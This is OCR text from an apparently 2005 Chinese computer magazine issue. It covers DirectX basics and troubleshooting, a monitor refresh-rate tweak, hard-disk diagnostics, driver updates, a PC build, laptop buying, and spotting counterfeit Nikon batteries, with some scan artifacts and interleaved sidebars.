DirectDraw：“我是一名画家，专门绘制平面图，你们有要画的平面图别忘了找我～”说着还抛了个媚眼(众人：吐……)。

Direct3D对刚才满面春风的DirectDraw投去了鄙视的眼神：“楼上的，你行不行啊？平面图算什么，我是画三维立体图的，游戏经常找我帮他画立体图！”

DirectSound清了清嗓子，接过了话茬：“我是配音演员DirectSound，大家好！游戏中人物的声音、爆炸声等音效都是我配的音。”




图2

项下只有0000子项，则表示你的显示器根本无法在分辨率1024×768下让刷新率达到100Hz，请将Model键修改为85-85，85-85等键值。如果除了0000子项外还有其他如0001子项或0002子项，则可按第三步方法重新修改。

现在你再进入游戏后，不管是用D3D模式，还是OpenGL模式，帧数都可以超过60了。

小提示

★使用该方法后，系统桌面的分辨率也会修改为1024×768，刷新率为100。如果一般用分辨率800×600玩游戏，则新建800,600项，只是桌面分辨率也会变为800×600。

★使用RefreshForce(下载地址:http://www.newhua.com/cfan/200505/reforce.zip)等第三方软件也可以修改刷新率，而且不影响桌面分辨率。



图3 只有使用最新版的驱动才有此项设置

★如果是NVIDIA显卡的用户，可以参考如图3所示窗口设置。 CF [ZS01]

轮到DirectMusic了："我是一个音乐家，游戏中的背景音乐都是我播放的！"(众人：不就是个放音乐的吗，又没歌曲创作能力竟然还自称音乐家)

DirectPlay边在忙着联网边说："我想大家可能已经看出来了，我的工作就是帮助游戏实现联网(网络连接)"

DirectInput大摇大摆地走了进来，张口就说："你的鼠标移动、键盘操作都是我告诉游戏的，我要是生病了，你就控制不了游戏！"

4.DirectX调用过程全跟踪(以显卡与DirectDraw为例)

在A机器中(TNT2显卡)

游戏程序(对DirectX)："设置当前的屏幕分辨率为800×600，16位色。然后在屏幕座标(X300，Y520)处画一个直径为3，颜色为#FF0000(RGB色彩，即红色)的实心圆。" DirectX听到了游戏程序的指示，马上转过身对身后的TNT2显卡说："你用自带的1号笔刷在屏幕上画这样一个图……(略)" TNT2显卡接到指示后，检查背包，找出了1号笔刷在屏幕上画了起来，几微秒后屏幕上即出现了一个游戏程序需要的圆，然后告诉DirectX："我画好了！" DirectX看了看TNT2显卡画好的圆，然后回过头对正在焦急等待的游戏程序说："已经画好了，你可以接着进行下一步动作了！"

在B机器中(Geforce 6800显卡)

游戏程序发出了同样的指示，DirectX接到后转身对Geforce 6800显卡说："你用自带的圆形图章在屏幕这儿盖一下……(略)" Geforce 6800显卡熟练地拿出了图章在屏幕上盖了一下，和刚才TNT2画的一模一样，但是时间却短了好几倍。DirectX检查了一下这个圆，满意地招呼游戏程序发出下一步指示。

从上面的对话场景中我们可以看到，在编写游戏程序时，我们根本无需考虑最终玩家的硬件配置究竟会是什么，而只需要知道对DirectX发出哪条指令即可。在不同的硬件环境下，DirectX会扮演一个翻译官的角色，将游戏程序的指令转化为对硬件(如显卡)的操作指令。

解惑篇

1.为什么要使用DirectX

在Windows 95问世以前，游戏编程行业还在唱"DOS永存！"的赞歌，因为那时所有的游戏程序都是建立在DOS架构上的，DOS架构下的一大特点是：程序可以直接调用硬件。但这一架构有一个问题，就是程序员始终不知道最终运行游戏的机器上的硬件配置是什么样的，各种显卡的不同特性很容易造成游戏的兼容性问题。到了Windows 9x时代后，直接访问硬件的行为被系统所禁止，而在Windows下绘制图形的速度简直让人无法忍受，于是Microsoft适时地推出了DirectX(在Windows下的多媒体接口)，但直到DirectX 5.0(在5.0之前DirectX的运行状况始终不好，大家仍喜欢在DOS下编写游戏。此版本前曾发布过两个较重要的版本：相当于DirectX 1.0的Game SDK和实现与DOS游戏等速的DirectX 3.0)出现之前，人们都还在迷恋DOS游戏。在DirectX普及后，程序员编写游戏轻松多了，无须再考虑硬件之间的差异，这个硬件能完成的绘制工作，换另一种硬件也同样也可以完成，游戏的兼容性也大大提高了。

相关故障：

Q：一运行游戏就出错，并提示"没有找到D3D8.DLL"(或类似提示)，应该如何解决？

A：这是由于没有安装DirectX或者系统中已安装的DirectX版本不符合游戏的最低要求。一般游戏的安装说明中都会注明所需的DirectX版本并在安装光盘中附带其安装文件，安装所需版本后重启并重新运行游戏即可。一般只需安装最新版本的DirectX就能支持所有游戏，可有些特定游戏仅支持某个特定版本的DirectX(如《FF8》就只能支持DirectX 6.1a)，在此时则安装其要求的版本即可。

Q：安装了较高版本的DirectX后发现其与现有硬件驱动程序兼容性不佳，怎样换回老版本？

A：DirectX默认并没有提供卸载功能(MS就是牛！)，当我们在升级后出现问题时，大多数朋友不得不饮恨选择重装系统。其实我们可以借用第三方工具(如"DirectX随意卸"等)将其卸载，然后重新安装旧版本。

你知道吗

Windows 9x和Windows NT(2000/XP/2003)的DirectX的区别

在Windows 9x下，程序是可以通过调用系统中隐藏的DOS实现对底层硬件进行操作的，DirectX的功能仅在于实现游戏在Windows 9x和Windows NT平台上的兼容性(即保证同一游戏在两种平台上的运行状况一致)。而NT内核的系统彻底屏蔽了底层硬件的直接访问，所以DirectX在NT中成了"救命稻草"，成为了Windows NT内核下惟一能够利用系统自身组件编写高速游戏程序的方法。

2.什么是软/硬件支持DirectX

我们在购买显卡等硬件时常会看到广告词上写"硬件支持DirectX9.0"等，为什么还有软/硬件支持之分呢(见图3)？记得刚才我们曾经提到当游戏程序对DirectX发出指令时，DirectX会自动根据显卡类型来对显卡发出相应的硬件指令。这涉及到一个图形加速的概念，请看以下例子：

在没有图形加速功能的显卡上画一根直线

程序(思考状)："你先在(X1，Y3)画一点，然后再在(X1，Y4)画一点……" 显卡："好的，正在绘制该点。" 然后显卡就根据程序的运算结果所发出的点绘制指令将这条直线一点一点地画了出来。

在具有图形加速功能的显卡上画一条直线

程序(非常轻松)："你绘制一条由(X1，Y3)到(X1，Y10)的直线。" 显卡："好的。" 然后显卡一声不响地自己将绘制该条直线所需要的各点绘制了出来。

也许你会奇怪，这样不是都能达到效果吗，有什么区




图3　显卡驱动中的DirectX设置

别呢？区别当然有，那就是将运算部分交给程序来处理远比交给硬件(显卡)来处理耗时得多。现在的主流显卡在设计制造过程中都遵循DirectX的标准，但DirectX版本之间也有差异，比如这块显卡支持利用硬件方式绘制一个三角形，而那块却只能用软件方式，这些对于游戏程序来说都是透明的。游戏程序把这个绘制三角形的任务交给DirectX，如果DirectX检测出这块显卡支持硬件绘制方式，则直接调用显卡的硬件绘制功能，如果不支持，则由DirectX计算出绘制该三角形所需各点的坐标，然后调用显卡的点绘制功能画出该三角形(此处举例只为说明，实际的工作方式更为复杂，而非简单的点座标计算)。

相关故障：

Q：桌面应用及运行2D游戏时未出现问题，运行3D游戏时发生未知错误或提示“3D加速功能未开启”，该如何解决？

A：这种情况多发于使用系统自带显卡驱动(也有部分非自带显卡驱动存在BUG导致此故障)的机器上，原因为此版本的驱动可能不支持“Direct3D加速”。检查是否确实为此故障非常简单，运行“dxdiag.exe”(不含引号)，在打开的“DirectX诊断工具”的“显示”选项卡中查看“Direct3D加速”后的状态，如果是“已启用”则正常，如为“已禁用”且右侧的“启用”按钮呈灰色不可用状态则说明驱动有问题。卸载此版本的驱动后安装别的版本即可(见图4)。




图4

3.贴图是什么

3D显卡在屏幕上绘制3D物体时，首先会在空间坐标系内建立一个类似支架的模型，将该物体以轮廓线的形式画出。然后的过程即称为″贴图″，根据程序的要求选择合适的纹理填充到刚才建立的支架模型中。就好比我们在搭帐蓬时，先要把支撑的钢丝固定成型，才能将帐蓬外层的帆布遮盖在钢丝上。

相关故障：

Q：为什么在玩游戏时会发生贴图错误的问题？

A：首先应确认不是游戏程序本身的BUG(可以通过在网上搜索“游戏名 贴图错误”，看看是否也有其他“受害者”)。然后检查是否对CPU或显卡做过超频(包括硬件超频和软件超频)或降频(如CPUCool等)，如果有则恢复到未超频状态。如果无效则尝试更换显卡驱动，有一些显卡驱动自身的BUG会导致这个问题，而厂商也一定会在第一时间发布修正版本。如果更换驱动仍不能解决问题，那么就应该拆开机箱好好看看CPU及显卡的散热是否出了问题，散热不佳不但会导致贴图错误，严重的还会损坏硬件(如烧坏显卡)。如果你使用了内存修改器并对游戏中的一些数值进行了修改，也可能会导致贴图错误的故障。

4.显存和游戏速度有什么关系

游戏在运行时，将外部的输入(如玩家的键盘或鼠标操作)和内部已设定好的逻辑运算得出的结果画面放到显示器上。可是有的运算要花费3毫秒，而有的则可能要花费20毫秒，那最终我们看到的画面岂不是不连贯了吗(有时快有时慢)？其实程序早已提前将几帧画面(一般2～3帧)运算好放在显卡的显存中了，而每隔一个固定的时间(如每秒30帧，则每隔1/30秒)从显存中取一帧画面放到显示器上。就好比一个沙漏，不论上方有多少沙子，沙子流下的速度都是恒定的。很多朋友以前都会问这样的问题：″我的CPU和显卡都是最新的，为什么走路和开枪速度和别人老机器上玩一样啊？″现在相信你应该有答案了。显卡或CPU的速度过慢，上方的沙子(计算好的画面)流完了，则会出现画面迟滞或跳帧的现象。如果显存太小，则运算好的画面无法存放在其中，DirectX就会将画面放在系统的内存中模拟显存，速度就会大大降低了(从显存中取画面的速度要几倍于从内存中取画面)。

你知道吗

变速齿轮的加速原理

上文曾经提过程序将提前运行好的画面存放在显存中，并每隔一个固定的时间取一次放到显示器上。变速齿轮就是利用改变游戏用以判断间隔时间的时钟速度，来让程序误以为取画面的时间已经到了，而提前展示了下一幅画面来达到加速的目的。

CF [ZS02]

不用打开机箱也能了解硬盘的相关信息

不开机箱认识硬盘

■ Pisces

硬盘是我们电脑所有数据的存储中心，要了解是否用好了自己的硬盘，我们需要知道硬盘品牌、容量、缓存大小、接口类型等信息。利用系统工具和软件，我们也能不开机箱获取这些信息。

入门篇:了解容量和连接方法

我们真的了解自己的硬盘容量吗？笔记本上用的硬盘一般有隐藏的备份空间，而一些二手硬盘也会用隐藏空间的方法躲避坏道检测，那么我们如何知道硬盘空间的短缺是属于正常的计算方式不同还是有隐藏空间呢？

打开"控制面板→管理工具→计算机管理"，在"计算机管理"程序窗口中打开左边的"存储"展开菜单，点击"磁盘管理"，右下方窗口中就会显示所有物理存储器的容量和分区，如图1，这台电脑装了容量111GB和74GB的两块硬盘，并已经全部划分为Windows识别的分区，没有隐藏。至于硬盘厂商提供容量与Windows检测容量的区别，我们后面会谈到。



图1

我们有注意过硬盘的连接顺序吗？一个IDE口能够同时接两块硬盘，但这样的连接方式会影响硬盘整体性能；现在不少主板又附加了IDE或者SATA控制芯片，给硬盘提供了更多连接口。我们如何判断硬盘的连接方式呢？打开"系统属性→设备管理器"，点击"查看"菜单，把查看方式改为"依连接排序设备"，然后再展开设备，手动查找到硬盘的位置，如果显示硬盘在"主要/次要IDE通道"下面，表示硬盘连接在主板芯片组上，如果显示连接为其他芯片上，则表示硬盘连接于附加控制芯片上，如图2。其中我们注意到图2中连接到附加芯片上的硬盘被识别为SCSI硬盘。这是因为附加控制芯片作为单独的磁盘控制芯片，与CPU交流数据，让CPU不直接控制硬盘，这样的控制方式类似SCSI硬盘控制方式，所以Windows中硬盘也就被认为SCSI设备了。



图2

晋阶篇:深入了解硬盘属性

硬盘的容量只是硬盘内部参数的外部表现形式，我们同样用EVEREST检测出这些信息，下载地址依然为http://dl.pconline.com.cn/html/1/5/dlid=7695&dltypeid=1&pn=0&.html。

在EVEREST左侧窗口中点击"存储器"展开菜单中点击"ATA"选项，右侧窗口就会出现本机中的硬盘信息(如



图3

图3)。首先我们可以了解硬盘的容量，这个信息可以通过"ATA设备信息"中的"参数"计算出。计算方法为"柱面×磁头×扇区×字节/扇区"，这样计算出的结果是硬盘的存储字节数，而如果要换算为GB，则硬盘厂家是按照1K=1000的换算单位计算，而Windows中是按照1K=1024的单位计算，这样的容量计算在早期还只有较少的误差，但随着硬盘容量增大，两者的容量差别已经达到了让人很吃惊的地步。比如，这块硬盘在厂家计算中就是120GB，而在Windows计算中就是111GB了。还有需要注意的是这里的参数只是硬盘管理的逻辑参数，而不是硬盘设备的物理参数，比如这块硬盘有16个逻辑磁头，但真实的物理磁头没有那么多，这在下面会谈到。

接下来我们能了解到硬盘的传输模式，"最大PIO/UDMA传输模式"信息表示我们硬盘支持的传输模式，现在的PATA硬盘都支持到UDMA5传输模式，迈拓硬盘则支持到UDMA6传输模式，而SATA硬盘的传输模式则算作UDMA7。"当前UDMA传输模式"表示硬盘正在运行的传输模式。如果"当前UDMA传输模式"低于"最大UDMA传输模式"，那么就应该看看硬盘安装是否有问题，包括数据线连接是否接反或者本身有问题；主板芯片组是否过老，不支持高速传输模式。

ATA设备特征主要包含了此款硬盘支持的一些安全技术和数据存储管理。这里重要的就是SMART，表示"自我监测、分析和报告技术"。利用它可以监控硬盘驱动器的健康状态，并使用特殊算法预测可能存在的驱动器故障，进而防止数据丢失。另外"48-bit LBA"也是我们在了解硬盘中常听到的术语，这表示这款硬盘控制器的寻址能力能够达到2^{48}bit，就是能够支持大于137GB容量的硬盘。

ATA设备物理信息提供了这款硬盘的物理特征，包括生产厂商、硬盘型号、外形大小、厂商提供的容量、转速等。其中，我们经常会说某硬盘单碟容量多大，在这里我们也能算出来。这块硬盘有2张记录盘片，每张盘面应该有上下2个记录面，共4个记录面，不过此款硬盘只用了3个记录面，那么每个记录面的容量就是120GB/3=40GB，每个盘片的容量就是40GB × 2=80GB，这款硬盘就是单碟80GB的硬盘。而每个存储面都只有一个读写磁头，因此这个硬盘有3个物理磁头。另外一个对性能重要的参数就是缓存容量，这款硬盘有8MB的缓存空间，更大的缓存空间能够提升硬盘读写的效率。另外还有用户问，为何厂商提供信息中寻道时间为8.5ms，但实际测试则达到了12ms，这是因为一次完全的寻道时间还包含寻道间的"平均延迟时间(潜伏期)"，因此硬盘真正的寻道时间就是"平均寻道时间+平均延迟时间"，落实到这款硬盘，就是8.5ms+4.16ms=12.65ms。 CF [ZS03]

热门驱动点评



早在去年ATi就说明要在2005年发布全新的5系列驱动，首个5.1-8.09 -6.14.10.6505驱动准时来到大家面前。在新特性方面:CATALYST Control Center催化剂控制中心现在可以提供对全系列Radeon显卡的支持。能够开启/关闭CCC催化剂控制中心的3D预览功能(仅支持9500以上级别)。当使用克隆模式开启一个non-DDC的CRT显示器作为第二显示设备时，其默认的分辨率将设置为1024x768 60Hz。在催化剂控制中心中能够显示WDM版本信息。在修正BUG方面:修正了在开启或关闭第二个显示设备时，会导致桌面间歇性的显示不正常的问题。修正了使用ATI RADEON X800系列显卡在Windows XP下运行Maya时，移动鼠标会导致画面错误的问题。修正了在Windows XP Media Center Edition 2005中使用media player来播放mpeg文件时，如果ATI VPU Recovery处于关闭状态，而后在开启会失败的问题。修正了在《越战英豪》、《迷雾之岛资料片克隆版》、《理查德.伯恩斯拉力赛》、《席德梅尔的海盗》等游戏中的出现的问题。注意:这是集成普通控制面板的驱动，下载地址:http://www.mydrivers.com/dir109/d43722.htm

最新驱动列表

驱動之家 MyDrivers.com

1. nVIDIA nForce2/nForce3/nForce4芯片系统最新nTune工具2.00.21.05多语言版。更新内容:1.针对CK804芯片组主板，解决了附加的电压控制不能被定义的问题。2.修正了NVMonitor中的一些中文化翻译不准确的问题。适用环境:Win2000/XP，下载地址:http://www.mydrivers.com/dir109/d43641.htm。

2. VIA威盛AC97音频系统Vinyl Stylus综合驱动包最新5.80a多语言版。此驱动除了支持VT82C686A/VT82C686B/VT8231/VT8233/VT8233A/VT8233B/VT8235/VT823南桥芯片组整合音频芯片之外，还对一些使用VIA音频Codec(VT1616/VT1617/VT1612/VT1613)的Intel ICH2/ICH3/ICH4以及SIS系列芯片组提供了支持。适用环境:Win98SE/ME/2000/XP，下载地址:http://www.mydrivers.com/dir108/d43569.htm。

3. BENQ明基DW1610 DVD刻录机最新Firmware B8T9版。更新内容:1.改进了对DVD+R和DVD-R盘片的写入策略。2.支持播放CCCD格式的盘片。适用环境:Win98SE/ME/2000/XP，下载地址:http://www.mydrivers.com/dir109/d43615.htm。CF [ZS04]

123



北京马史丰读者：我是一位退休教师，近日想攒一台价格不超过6000元的Athlon 64平台的电脑，要求能满足日常应用。


配件	型号	价格(元)
CPU	AMD Athlon64 2800+(盒)	1010
主板	QDI K8V800-6AL	758
内存	Kingston 256MB DDR400 × 2	600
硬盘	西部数据 WD1200BB	600
显卡	七彩虹镭风9550白金版128MB	590
光驱	LG 16X DVD-ROM	235
显示器	三星795MB	1130
声卡	主板板载	-
网卡	主板板载	-
音箱	冲击波SB-2000	388
机箱	多彩DLC-MF411	350
键鼠	微软极动键鼠套装	195
总计		5856

点评：目前，Athlon 64的处理器和配套主板不断降价，选择Athlon 64平台的用户也越来越多。我们选择AMD Athlon64 2800+盒装处理器，此款处理器的实际频率为1800MHz，采用Socket 754接口，采用0.13微米制造工艺，二级缓存为512KB。但是大家在购买Athlon64处理器时一定要注意接口是否选对，因为Athlon64目前有两种接口，分别是Socket 754和Socket 939。主板是选择性价比较高的QDI K8V800-6AL，此款主板采用VIA K8T800芯片组，支持Socket 754的Athlon 64处理器，板载声卡和网卡芯片，惟一不足的是DDR DIMM插槽仅提供2条。

考虑到该配置的实用性，我们在显卡选择上推荐这款价格和性能都相当不错的昂达闪电8550PRO。光驱我们选用LG 16X DVD-ROM u，性能稳定，静音控制也不错。

目前，大部分主流17英寸CRT显示器的售价仅千元左右。我们选择三星795MB v作为这个配置的显示器选择。三星795MB不但在外观上加入了"时尚、简约、瘦身"的要素，领先的"魔技"的运用更是刷新了显示器的应用标准，还其通过了TCO'03认证。

微软极动键鼠套装w由光学极动 和灵巧键盘组成，其中光学极动 是按照亚洲人手形特点精心设计的，定位准确，反应速度快，适合图形设计。



要想音质好，除了声卡要比较强劲外，音箱也要选好，我们选用冲击波SB-2000书架式音箱x。机箱选用多彩DLC-MF411机箱，这是一款很有中国传统文化特色的"脸谱"机箱。CF [CP01]

闷豆买笔记本



话说闷豆拿了年终奖，早就打算添置一台时尚的笔记本电脑，于是闷豆打算先到电脑城摸摸行情。

销售小姐："先生，你打算买笔记本吗？你打算购买哪种类型的？"

闷豆："随便看看，现在流行哪种笔记本？"

销售小姐："时下流行的一种是超轻薄的笔记本，还有一种是全功能笔记本。全功能笔记本一般配置和硬件搭配都比较高，配备14～15英寸液晶屏，采用独立的ATi显卡。超轻薄的笔记本主流的是12.1英寸液晶屏，显卡都是集成的，共享系统内存，重量在1.5kg左右，便于携带外出。"

闷豆："我看全功能笔记本屏幕大性能强，怎么不少产品价格反而没有超轻薄笔记本贵呢？"

销售小姐："超轻薄笔记本技术含量高，你看生产的厂家和型号也不多，所以价格自然贵，一些国产的全功能笔记本只要5000～7000元。先生你打算购买什么档次的笔记本呀。"

闷豆："预算在10000元左右的，现在看来我喜欢超轻薄笔记本 。"

销售小姐："这个价位的超轻薄笔记本不是很多，一般这个价位大品牌的12.1英寸液晶屏的机器配迅驰赛扬的比较多，普遍是配备256MB内存和40GB硬盘。如果是迅驰笔记本大多价格在15000元左右。"

销售小姐："另外不少超轻薄笔记本是全外置的，包括光驱，如果用户喜欢用笔记本来看碟片的话，就不大方便了。"

闷豆："那么CPU、内存、显卡的配置相同的不同品牌的笔记本性能差别大吗？"

销售小姐："会有一些区别，集成显卡855GME主板所带显卡相对性能改进比较大，不同的机器配用容量相同但转速性能不同的硬盘就会出现一些综合性能差异。有的机器配1.8英寸硬盘虽然重量轻了但性能就比较难与2.5英寸硬盘匹敌。"

闷豆："有什么好的推荐吗？"

销售小姐："万元价位附近我推荐A牌的S5系列、B牌的6000E、D牌的M700系列 。"

闷豆："12.1英寸的笔记本屏幕有什么讲究吗？我看有的屏幕与众不同。"

销售小姐："就尺寸来说，目前主要有标准12.1英寸屏幕XGA 1024 × 768的和宽屏WXGA 1280 × 800的，不同笔记本屏幕的亮度也不同。"

闷豆："我看有的名牌超轻薄笔记本价格也在万元左右，好像不错。"

销售小姐："除了看本本的主体配置外，还要看附件的配置，有的笔记本只配一块容量最小时间最短的轻薄型电池配件比较少，长时间电池外置COMBO驱动器需要另外购买，如果要配齐又要再加二三千元，这在行内称为'分期付款'。"

点评：以上是万元级主流笔记本初级选购时大家所关心的问题，希望对打算购买笔记本的朋友有所帮助。CF [CP02]

123

识别真假尼康电池 只需睁大眼睛

图解真假尼康锂电池

■ 福建 斯佳丽

为什么市面上假电池充斥，却很少听说数码相机因充电起火燃烧的现象，反而是手机电池常常因假电池品质不良造成手机损坏？这个答案其实与使用者使用器材的频繁度和器材充电的方式有关，举例来说手机已经成为了日常必需品，充电成为了每天必要的注意事项，长期频繁地使用，遇到问题电池出状况的机率当然也就升高了。再说，目前数码相机占50％以上仍以附属充电器为主，其他才是在机身内充电，附属充电器有较多的空间容纳保护线路，能够实时检测避免电池异常而烧毁。然而，越来越多的数码相机厂商为了节省成本和方便携带，逐步地将充电器改为电源适配器充电的方式，这时再加上数码相机电池的电含量远远高过手机的设计，一旦出问题，所引起的灾害肯定不小。

Nikon(尼康)很少更换电池的种类，Nikon有部分的电池在中国制造，增加了利用Made In China的混淆机会。这篇文章是针对Nikon仿冒最多的三款 电池:EN-EL1、EN-EL2和EN-EL3，进行仿冒与实物的对比，大家在购买Nikon电池时可要睁大眼睛。

1.EN-EL1(左侧仿冒电池、右侧正品电池)

正品的EN-EL1 离子充电电池的电容量为7.4V/680mAh，尺寸:约32mm(宽)×16mm(长)×52mm(高)，重量约46g(电池塑料盖除外)。下面是仿冒电池和正品电池的对比。



图1

图1:仿冒电池的背面产地的英文拼写不同，而且还有错误字，看来仿造者的英文水平不大过关。仿冒电池标为"NIKON COM. PADE IN JAPAN"，而正品是"NIKON CORP. MADE IN JAPAN"。




图2




图3

图2:仿冒电池的反面CAUTION标签上注意红色日文"ゐ"，与正品应该是"る"。

图3:仿冒电池的正面CAUTION标签印刷比较模糊，而正品是非常清晰。




图4

图4:仿冒电池的正面CAUTION标签上日文"ンと"误印，日文的"专、电、协"部分的汉字却以简体字的标记，而正品应该为"專、電、協"。




图5



图6




图7




图 8




图 9




图 10

图5:仿冒电池的背面的标签上也出现日文的"专、电、协"部分的汉字以简体字的标记，而正品应该为"□、□、□"。

图6、7、8、9、10:目前Nikon正品EN-EL1 电池的5种不同包装，产地均为日本，注意容量确实有不同处。

2.EN-EL2(左侧仿冒电池、右侧正品电池)

正品的EN-EL2 离子充电电池的电容量为3.7V/1000mAh，尺寸:约39mm(宽)×8mm(长)×54mm(高)，重量约30g(电池塑料盖除外)。下面是仿冒电池和正品电池的对比。



图 11



图 12




图 13



图 14

图11:仿冒电池的背面竟然没有"Nikon"商标，而自作聪明地将型号"EN-EL2"来代替"Nikon"的位置，同时也没有1000mAh电容量标记，而正品不仅有清晰的"Nikon"商标，而且还标上"3.7V 100mAh"，以上面还标了型号"EN-EL2"。

图12、13、14:以下为目前Nikon正品EN-EL2 电池的3种不同包装，第1种的产地为日本(在正面的标签上可以看到"NIKON CORP. MADE IN JAPAN"字样)，其他2种的产地为中国(在正面的标签上可以看到"MADE IN CHINA"及"NIKON CORP. JAPAN"字样)。

3.EN-EL3(左侧仿冒电池、右侧正品电池)

正品的EN-EL3 离子充电电池的电容量为7.4V/1400mAh，尺寸:约39.5mm(宽)×56mm(长)×21mm(高)，重量约80g(电池塑料盖除外)。下面是仿冒电池和正品电池的对比。




图 15

图15:仿冒电池的正面竟然没有"Nikon Li-ion BATTERY PACK"字样，而正品有清晰的"Nikon Li-ion BATTERY PACK"字样。



图 16

图16:仿冒电池的反面WARNING标签上注意红色日文"ゐ"，与正品应该是"る"。




图 17

图17:Nikon中国生产的正品EN-EL3 电池，在反面的标签上可以看到"NIKON CORP. MADE IN JAPAN"字样)。

小编有话说：相信很多数码相机玩家在购买电池的时候，总是会担心会买到仿冒或劣质电池。如果你是使用非尼康的数码相机，也欢迎写信给小怪(dizen@intodigi.com)，我们会考虑再推出其他品牌数码相机专用 电池的真假识别技巧。CF [CP03]



开封笔记本硬盘多为返修货

市场上一些开了封的笔记本硬盘大部分都是返修货，商家往往借口贴标签、检测硬盘等理由。返修货由于进价相对便宜，所以很多耗材柜台的商家都进这种货，为客户装移动硬盘盒。商家为了掩盖开封的问题，通常会主动为用户装机试用。正规的全新2.5英寸笔记本硬盘都是有防静电袋封装的，即便商家要贴标签也只是开个小口，不会完全拆开。建议消费者在购买笔记本硬盘时，要验明是否已完全拆封，以保护自己的权益。

SONY 2.5mm音频转换线假货多

